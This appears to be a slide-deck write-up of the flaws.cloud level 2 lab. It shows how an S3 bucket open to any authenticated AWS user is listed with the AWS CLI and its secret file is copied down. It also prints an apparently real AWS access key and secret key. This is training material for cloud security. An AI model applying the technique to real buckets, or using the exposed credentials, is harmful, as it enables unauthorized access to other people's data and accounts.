

# Exploiting S3 Authenticated

@mmar

FLAWS.CLOUD –CHALLENGE-2



# ATTACK Scenario

## Vulnerability

- ✓ Open permissions to S3 bucket for all authenticated AWS users.
- ✓ A private bucket that should have been configured to allow only authenticated access for **specific users** may have been misconfigured to allow **authenticated access** from anyone


You need aws free account to exploit the vulnerability



# **AWS Account Configuration**

# Step-1

❖ Go to AWS IAM dashboard and click on users



The screenshot shows the AWS IAM dashboard interface. The top navigation bar includes the AWS logo, 'Services', a search bar, and a keyboard shortcut '[Alt+9]'. The left-hand navigation menu is expanded to show 'Identity and Access Management (IAM)', which is highlighted with a red box. Underneath, there is a search bar for IAM and a 'Dashboard' link. The 'Access management' section is expanded, and the 'Users' link is highlighted with a red box and a mouse cursor. Other links in this section include 'User groups', 'Roles', 'Policies', 'Identity providers', and 'Account settings'. The 'Access reports' section is partially visible at the bottom. The main content area displays the 'IAM dashboard' title, followed by 'Security recommendations' with a red notification icon. Two recommendations are listed: 'Add MFA for root user' (with a warning icon) and 'Root user has no active access keys' (with a checkmark icon). Below this is a table of 'IAM resources' with columns for User groups, Users, Roles, Policies, and Identity providers, showing counts of 0, 1, 18, 4, and 0 respectively. A 'What's new' link is at the bottom.

| User groups | Users | Roles | Policies | Identity providers |
|-------------|-------|-------|----------|--------------------|
| 0           | 1     | 18    | 4        | 0                  |

# Step-2

## ❖ Add a new user with programmatic access

**Add user** 1 2 3

### Set user details

You can add multiple users at once with the same access type and permissions. [Learn more](#)

**User name\***

[+ Add another user](#)

### Select AWS access type


Select how these users will primarily access AWS. If you choose only programmatic access, it does NOT prevent users from accessing the console or an assumed role. Access keys and autogenerated passwords are provided in the last step. [Learn more](#)

**Select AWS credential type\***

- Access key - Programmatic access**  
Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

# Step-3

❖ Once a user is created, note down the credentials



The screenshot shows the AWS IAM console 'Add user' page. A green success message indicates that the user 'ammar' has been successfully created. A Notepad window is open in the foreground, displaying the following credentials:

```
aws - Notepad
File Edit Format View Help
ammar
access key
AKIAVZ2FRSQV4MIFFK46

secret access key
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
```

Below the success message, there is a 'Download .csv' button and a table listing the user's credentials:

| User  | Access key ID        | Secret access key                        |
|-------|----------------------|--|
| ammar | AKIAVZ2FRSQV4MIFFK46 | Hw27yi2pbBm4Gqay4L62e6jt5wUog6cjV8pGNIM3 |

# Step-4

❖ Update your Kali Repositories and then download aws cli

- Sudo apt install update
- Sudo apt-get install awscli

```
(kali㉿kali)-[~]
└─$ sudo apt-get install awscli
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  groff groff-base imagemagick imagemagick-6.q16 libnetpbm11 netpbm psutils python3-boto-core
  python3-jmespath python3-rsa python3-s3transfer
Suggested packages:
  imagemagick-doc autotrace cups-bsd | lpr | lprng enscript ffmpeg gimp gnuplot grads hp2xx html2ps
  libwmf-bin mplayer povray radiance transfig ufrax-batch
```

## Step-5

- ❖ Now configure the profile on aws cli with the keys from the account

```
(kali@kali)-[~]
└─$ aws configure --profile ammar
AWS Access Key ID [None]: AKIAVZ2FRSQV4MIFFK46
AWS Secret Access Key [None]: Hw27yi2pbjBm4Gqay4L62e6jt5wUog6cjV8pGNIM3
Default region name [None]:
Default output format [None]:
```



# Exploitation

# Exploitation

- ❖ List the content of the S3 bucket with your profile

```
aws s3 --profile ammar ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
```

```
(kali㉿kali)-[~]
└─$ aws s3 --profile ammar ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/

2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

# Exploitation

❖ Now similarly as in task 1, download the secret file

```
(kali㉿kali)-[~]
└─$ aws s3 --profile ammar cp s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html .
download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html to ./secret-e4443fc.htm
└─$
```

DEMO



THANKS